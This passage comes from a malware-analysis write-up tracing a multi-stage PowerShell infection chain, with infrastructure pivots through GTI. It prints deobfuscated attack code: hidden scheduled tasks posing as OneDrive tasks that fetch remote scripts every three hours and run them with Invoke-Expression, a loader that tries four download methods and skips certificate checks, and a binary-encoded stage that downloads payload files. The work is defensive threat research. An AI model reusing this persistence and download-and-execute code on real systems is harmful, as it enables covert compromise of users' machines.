
Here we leave VBScript behind. t.txt contains PowerShell and shows us a new stage of the chain.
The script starts by trying to hide the window associated with the PowerShell process:
try {
    $w = Add-Type -MemberDefinition '[DllImport("user32.dll")] public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);' -Name Win32 -Namespace Native -PassThru
    $h = (Get-Process -Id $PID).MainWindowHandle
    if ($h -ne [IntPtr]::Zero) { [void]$w::ShowWindow($h, 0) }
} catch {}
Then define a small logging mechanism:
$logFile = Join-Path $PSScriptRoot "block_scripts.log"

function Log($msg) {
    try {
        Add-Content -Path $logFile -Value "$(Get-Date -Format 'yyyy-MM-dd HH:mm:ss') | $msg" -ErrorAction SilentlyContinue
    } catch {}
}
But the really curious thing comes later.
The script creates two scheduled Windows tasks.
The first:
#TAREFA 01
$taskName = "OneDrive Reporting Task-S-1-5-21-2570289620-3791444421-1501765468-199901"
$scriptUrl = "hxxps://sacupemba[.]com/icon32[.]txt"

$cmd = "-WindowStyle Hidden -ExecutionPolicy Bypass -Command `"[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;`$script=Invoke-WebRequest -Uri '$scriptUrl' -UseBasicParsing;`$content=`$script.Content;Invoke-Expression `$content`"

$action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument $cmd
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).AddHours(3) -RepetitionInterval (New-TimeSpan -Hours 3)

$settings = New-ScheduledTaskSettingsSet `
    -AllowStartIfOnBatteries `
    -DontStopIfGoingOnBatteries `
    -StartWhenAvailable `
    -Hidden `
    -ExecutionTimeLimit (New-TimeSpan -Minutes 5)

$main = New-ScheduledTaskMain -UserId $env:USERNAME -LogonType Interactive

Unregister-ScheduledTask -TaskName $taskName -Confirm:$false -ErrorAction SilentlyContinue

Register-ScheduledTask -TaskName $taskName -Trigger $trigger -Action $action -Main $main -Settings $settings -Description "OneDrive Reporting Task-S-1-5-21-2570289620-3791926121-1501765468-1001."
And the second:
#TAREFA 02
$taskName = "OneDrive Reporting Task-S-1-5-21-2570289620-3791444421-1501765468-1888658901"
$scriptUrl = "hxxps://www[.]digital-information[.]com/nucleo[.]txt"

$cmd = "-WindowStyle Hidden -ExecutionPolicy Bypass -Command `"[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;`$script=Invoke-WebRequest -Uri '$scriptUrl' -UseBasicParsing;`$content=`$script.Content;Invoke-Expression `$content`"

$action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument $cmd
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).AddHours(3) -RepetitionInterval (New-TimeSpan -Hours 3)

$settings = New-ScheduledTaskSettingsSet `
    -AllowStartIfOnBatteries `
    -DontStopIfGoingOnBatteries `
    -StartWhenAvailable `
    -Hidden `
    -ExecutionTimeLimit (New-TimeSpan -Minutes 5)

$main = New-ScheduledTaskMain -UserId $env:USERNAME -LogonType Interactive

Unregister-ScheduledTask -TaskName $taskName -Confirm:$false -ErrorAction SilentlyContinue

Register-ScheduledTask -TaskName $taskName -Trigger $trigger -Action $action -Main $main -Settings $settings -Description "OneDrive Reporting Task-S-1-5-21-2570289620-3791926121-1501765468-1001."

schtasks /Run /TN "OneDrive Reporting Task-S-1-5-21-2570289620-3791444421-1501765468-1888658901"
Here the chain starts to get a lot more interesting.
The two tasks use names that try to appear related to OneDrive:
OneDrive Reporting Task-S-1-5-21-...
Each runs powershell.exe covertly, downloads content from a URL, and runs it using Invoke-Expression.
The URLs are:
hxxps://sacupemba[.]com/icon32[.]txt
hxxps://www[.]digital-information[.]com/nucleo[.]txt
In one fell swoop we have two new domains and two new artifacts to investigate.
Tasks are set to start three hours after creation and repeat every three hours. They are also configured as hidden, they can be executed when the computer is battery operated and, if the programmed moment is lost,StartWhenAvailable allows Windows to try to run them when possible again.
This turns scheduled tasks into a persistence mechanism.
The script is not limited to downloading and running the following payload only once. Leave the system configured to periodically return to those URLs, obtain content, and run it.
Also, before logging each task try deleting any previous tasks with the same name:
Unregister-ScheduledTask -TaskName $taskName -Confirm:$false -ErrorAction SilentlyContinue
Then recreate it with the parameters defined by the script.
Finally we find:
schtasks /Run /TN "OneDrive Reporting Task-S-1-5-21-2570289620-3791444421-1501765468-1888658901"
This instruction immediately launches the second task.
That is to say: for nucleo.txt you do not have to wait three hours. The script records the task and then executes it. It is then programmed to continue running periodically.
At this point we no longer simply have a succession of scripts downloading other scripts.
We have persistence.
The map starts to grow
So far, the pivot that started with a single URL found inside the VBS allowed us to reconstruct something similar to this:
tcpkdkyp[.]elementor[.]cloud
|
+-- leaf.txt
|
+-- vox.txt
| |
| +-- t.txt
|
+-- t.txt
    |
    +-- sacupemba[.]com
    | |
    | +-- icon32.txt
    |
    +-- digital-information[.]com
        |
        +-- nucleo.txt
We do not yet know what icon32.txt and nucleo.txt contain, or how far the chain continues.
But we already have new artifacts on which to pivot.
And that is precisely what we are going to do.
A note on tools: As we mentioned at the beginning of this writeup, paid access to GTI was important in this part of the research. With the free version of VirusTotal we would have been able to discover some of these relationships —for example go to vox.txt—, but not necessarily recover the files or consult their contents directly. This is precisely one of the reproducibility limitations that we mentioned in the introduction.
Following icon32.txt
The first URL was:
hxxps://sacupemba[.]com/icon32[.]txt
When we tried to access it directly, the file was no longer available.
So we went back to GTI to check what had been recorded about that URL.

This time the result was more striking. GTI identified the URL as malicious, eleven engines marked it, and a file called icon32.txt appeared among its relationships.

When reviewing its content we found something quite particular.
Although the extension was .txt, the file started like this:
##%PDF-1.7
###%âãÏÓ
###4 0 object
###<<
###/Type /XObject
###/Subtype /Image
###/Width 1240
###/Height 1669
###/BitsPerComponent 8
###/ColorSpace/DeviceRGB
###/Filter [/FlateDecode /DCTDecode]
###/DecodeParms [null <<
###/Quality 60
###>>]
###/Length 184904
###>>
#mailhash
At first glance there appear to be fragments of a PDF, including the definition of an image.
Then large amounts of data begin to appear that do not make sense as text.
This is not necessarily strange: if we are looking at a file containing binary data —for example compressed images— as text, we will see precisely this type of characters.
There is also another detail that should already be familiar to us: practically all lines begin with #.
For now we leave icon32.txt as a new pending artifact. Later we will clean it up and separate what is mixed inside the file to understand what it is actually doing.
Following nucleo.txt
The second URL found in t.txt was:
hxxps://www[.]digital-information[.]com/nucleo[.]txt
When we tried to access it directly, the site was no longer available.
So we did the same thing: search the URL in GTI.

In the relationships we found something interesting: there were two different files called nucleo.txt, each with a different SHA256.
05696557cbfc001bac7a239c53efee81b4e66d60f47365ff34cf86f5cfdc1678
nucleo.txt

e201bbe41a46c21e0985103d4b13607e0796e42512ca5ad5601e2ad6bbe96edc
nucleo.txt
This is important because a URL does not necessarily represent a single file.
Content hosted behind the same address may change over time. A platform like GTI may have observed that URL at different times and kept different samples retrieved from it.
In order not to get confused during the analysis we decided to simply call them nucleo 1 and nucleo 2.
nucleo1.txt
We start with the file whose hash begins with 0569.
GTI did not mark it as malicious: none of the engines had pointed it out.

When we look at its content from GTI we do not find a readable script as in previous stages. In its place appeared a large number of characters that did not make much sense at first glance.
Near the beginning, for example, the chain could be distinguished:
JFIF
This is interesting because JFIF is usually found inside JPEG files.

For now we’re not trying to interpret much more.
We leave it identified as nucleo1.txt and move on to the second file.
nucleo2.txt
The second file had a hash starting with e201.
Like nucleo1, none of the engines marked it as malicious.

In this case GTI did not even show a complete preview of the content. We could only see a few strings, so we decided to download it and review it directly.
And we find something very similar to the first file: a large amount of data that we cannot directly interpret as text and no immediately visible code.

Instead of trying to guess what these files were by looking at seemingly random characters, we decided to do the same thing that had already worked for us at the beginning of the research: treat them as data blobs, separate their components, and see what they actually had inside.
At this point we already had three especially interesting artifacts:
icon32.txt
nucleo1.txt
nucleo2.txt
All three seem to mix different types of content and none of them immediately reveal what they do.
So the next step is pretty basic again:
clean up the trash, separate the pieces and see what’s left.
–[ 0x03 Decoding artifacts ]–
From the previous pivots we were able to recover three files that appear to be quite close to the heart of the infection —as the name of one of them suggests: nucleo.txt.
Here it is also important to remember that t.txt creates two different scheduled tasks, each downloading and running content from a different infrastructure.
This opens up some interesting questions: will it simply be a way to reinforce the infection using two payloads? Are we seeing two branches of the same operation? Or could there be more than one actor taking advantage of the same network?
It’s still too early to tell.
There is also another clue that we can take advantage of. Each script we have been reviewing executes another and, because of the way it does so, we can usually anticipate which language the next stage uses.
In this case, icon32.txt and nucleo.txt are downloaded to be executed directly by PowerShell. If we remember what we saw in the previous chapter, these files were filled with lines starting with #, which in PowerShell indicates a comment.
So it looks like we’re looking at the same simple obfuscation trick we saw in the original VBS, but this time applied to PowerShell.
We can try exactly the same strategy: remove all the lines starting with # and see what’s left.
icon32.txt deobfuscated
If we delete all comments from the original file we end up with this code:
$ProgressPreference = 'SilentlyContinue'
$ErrorActionPreference = 'SilentlyContinue'
$WarningPreference = 'SilentlyContinue'
$VerbosePreference = 'SilentlyContinue'

$scriptUrl = "hxxp://192.227.173[.]74:8080/priect[.]txt"

function Download-AndExecute {
    param([string]$Url)

    try {
        [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12 -bor [Net.SecurityProtocolType]::Tls13

        try {
            $content = (Invoke-WebRequest -Uri $Url -UseBasicParsing -TimeoutSec 30).Content
            if ($content) {
                Invoke-Expression $content
                return
            }
        } catch {}

        try {
            $wc = New-Object System.Net.WebClient
            $wc.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36")
            $content = $wc.DownloadString($Url)
            if ($content) {
                Invoke-Expression $content
                return
            }
        } catch {}

        try {
            Add-Type -AssemblyName System.Net.Http
            $handler = New-Object System.Net.Http.HttpClientHandler
            $handler.ServerCertificateCustomValidationCallback = { $true }
            $client = New-Object System.Net.Http.HttpClient($handler)
            $client.DefaultRequestHeaders.Add("User-Agent", "Mozilla/5.0")
            $content = $client.GetStringAsync($Url).Result
            if ($content) {
                Invoke-Expression $content
                return
            }
        } catch {}

        try {
            $tempFile = "$env:TEMP\$(Get-Random).ps1"
            Start-BitsTransfer -Source $Url -Destination $tempFile -Priority High
            if (Test-Path $tempFile) {
                $content = Get-Content $tempFile -Raw
                Remove-Item $tempFile -Force
                Invoke-Expression $content
                return
            }
        } catch {}

    } catch {}
}

Download-AndExecute -Url $scriptUrl
This script, as the name of its main function indicates, downloads a file again and runs it. The next stage would be:
hxxp://192.227.173[.]74:8080/priect[.]txt
The difference compared to previous scripts is that this one tries several ways to download the file. First use Invoke-WebRequest; if it fails, try System.Net.WebClient; then with HttpClient; and finally use BITS using Start-BitsTransfer.
Each method is within an try/catch, so if one fails simply continue to the next.
The goal seems pretty clear: to increase the chances that the next stage can be downloaded regardless of small differences in system configuration or possible crashes.
At this point we have three new observables: an IP (192.227.173[.]74), a port (8080) and another file (priect.txt).
We didn’t find much useful information about these artifacts in GTI and the infrastructure was no longer responding when we did the research. It is another aspect that is opening up, but for now we decided to leave it aside and continue with the versions of nucleo.txt.
Nucleo 1
If we apply our already proven deobfuscation system and remove the junk comments we get a script that starts in a fairly familiar way:
try {
    $w = Add-Type -MemberDefinition '[DllImport("user32.dll")] public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);' -Name Win32 -Namespace Native -PassThru
    $h = (Get-Process -Id $PID).MainWindowHandle
    if ($h -ne [IntPtr]::Zero) { [void]$w::ShowWindow($h, 0) }
} catch {}

$logFile = Join-Path $PSScriptRoot "block_scripts.log"

function Log($msg) {
    try {
        Add-Content -Path $logFile -Value "$(Get-Date -Format 'yyyy-MM-dd HH:mm:ss') | $msg" -ErrorAction SilentlyContinue
    } catch {}
}

$ProgressPreference = 'SilentlyContinue'
But a little later something much more interesting appears:
function AdoberReaderDC08090809808203909820394809285098203598098029850987874098475870485720847098274058274058274058720872048572048 {
    param (
        [Parameter(Mandatory = $true,ValueFromPipeline = $true)]
        [ValidateNotNullOrEmpty()]
        [string]$BinaryInput
    )

    $cleanedBinaryInput = $BinaryInput -replace '@@@_@@_@@@_@@@', ''

    $decimalValues = $cleanedBinaryInput -split '(?<=\G.{8})' |
        Where-Object { $_.Length -eq 8 } |
        ForEach-Object { [char][Convert]::ToInt32($_, 2) }

    return -join $decimalValues
}

$LongODoce2026 = '001000110010000001010011011010010110110001100101...'

$LargandoODoce2026 = $LargandoODoce2026 -replace '@', '1001'

$x = (AdoberReaderDC08090809808203909820394809285098203598098029850987874098475870485720847098274058274058274058720872048572048 $LongODoce2026)

if ($x) {
    try {
        [ScriptBlock]::Create($x).Invoke()
    } catch {}
}
Now we see that the script contains another script encoded within a huge string of zeros and ones. When we talk about a “binary” string here we do not mean that we are looking at binary data directly. It is actually a textual representation of bits: groups of 0s and 1s that are then converted to characters.
The function with the very long name AdoberReaderDC08... does just that: it divides the string into groups of eight bits, converts each group to a character, and finally reconstructs the text.
After: [ScriptBlock]::Create($x).Invoke() converts that text into a new PowerShell block and runs it.
The variable $LargandoODoce2026 contains all the information we need. If we copy it to CyberChef, after making the necessary replacements we can use From Binary and recover the following script.

The result begins like this:
$ErrorActionPreference = 'SilentlyContinue'
$WarningPreference = 'SilentlyContinue'
$ProgressPreference = 'SilentlyContinue'
$ConfirmPreference = 'None'

Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force

$CDTDevelloper = "hxxps://digital-information[.]com/b/"

$archives = @(
    "SOL_xx.txt",
    "SOL_type.txt",
    "SOL_runpe.txt",
    "SOL_msg.txt",
    "SOL_method.txt",
    "SOL_load.txt",
    "SOL_invoke.txt",
    "SOL_Framework.txt",
    "SOL_Execute.txt"
)
We once again encounter a domain we were already familiar with: informaciones-digitales[.]com
But now we have a new path: hxxps://informaciones-digitales[.]com/b/
And from there, the script downloads nine files:
foreach ($arquivo in $arquivos) {
    $urlCompleta = "$CDTDevelloper/$arquivo"
    $destino = "$env:PUBLIC\$arquivo"

    Invoke-WebRequest -Uri $urlComplete -OutFile $destination -Headers @{
        "User-Agent" = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
    }
}
The files are stored in %PUBLIC%, which normally corresponds to: C:\Users\Public\
Then several functions appear:
Function ConverterBinaryForText($input) {
    $listBytes = [System.Collections.Generic.List[Byte]]::new()

    for ($CDT = 0; $CDT -lt $input.Length; $CDT += 8) {
        $listBytes.Add([Convert]::ToByte($input.Substring($CDT, 8), 2))
    }

